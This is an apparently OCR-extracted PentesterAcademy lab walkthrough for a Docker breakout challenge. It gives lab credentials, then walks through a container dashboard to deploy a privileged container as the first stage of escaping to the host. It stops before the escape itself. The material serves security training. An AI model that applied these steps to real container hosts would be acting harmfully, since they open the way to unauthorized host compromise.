ATTACK DEFENSE

by PentesterAcademy


Name	Weakest Link
URL	https://attackdefense.com/challengedetails?cid=1415
Type	DevSecOps : Docker Breakouts

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Get shell access on the host machine and retrieve the flag kept in the root directory of the host system!

Solution:


Login page:




Step 1: Login to the web application. The login credentials are provided in the challenge description.

- **Username:** admin
- **Password:** cassandra


Admin Dashboard:




Step 2: Click on the “primary” endpoint.




Step 3: List the images available on the machine. Click on the images section on the dashboard.






5 images are present on the machine.

Step 4: Navigate to the containers section by clicking the containers tab in the left panel.




Two containers are running on the machine.


Step 5: Click on the “Add Container” button.




Step 6: Enter mycontainer as container name and specify “modified-ubuntu:latest” in image name.




Step 7: Scroll down and enable privileged mode under “Runtime & Resources” tab.




Step 8: Click on the “Deploy the container” button to start the container.



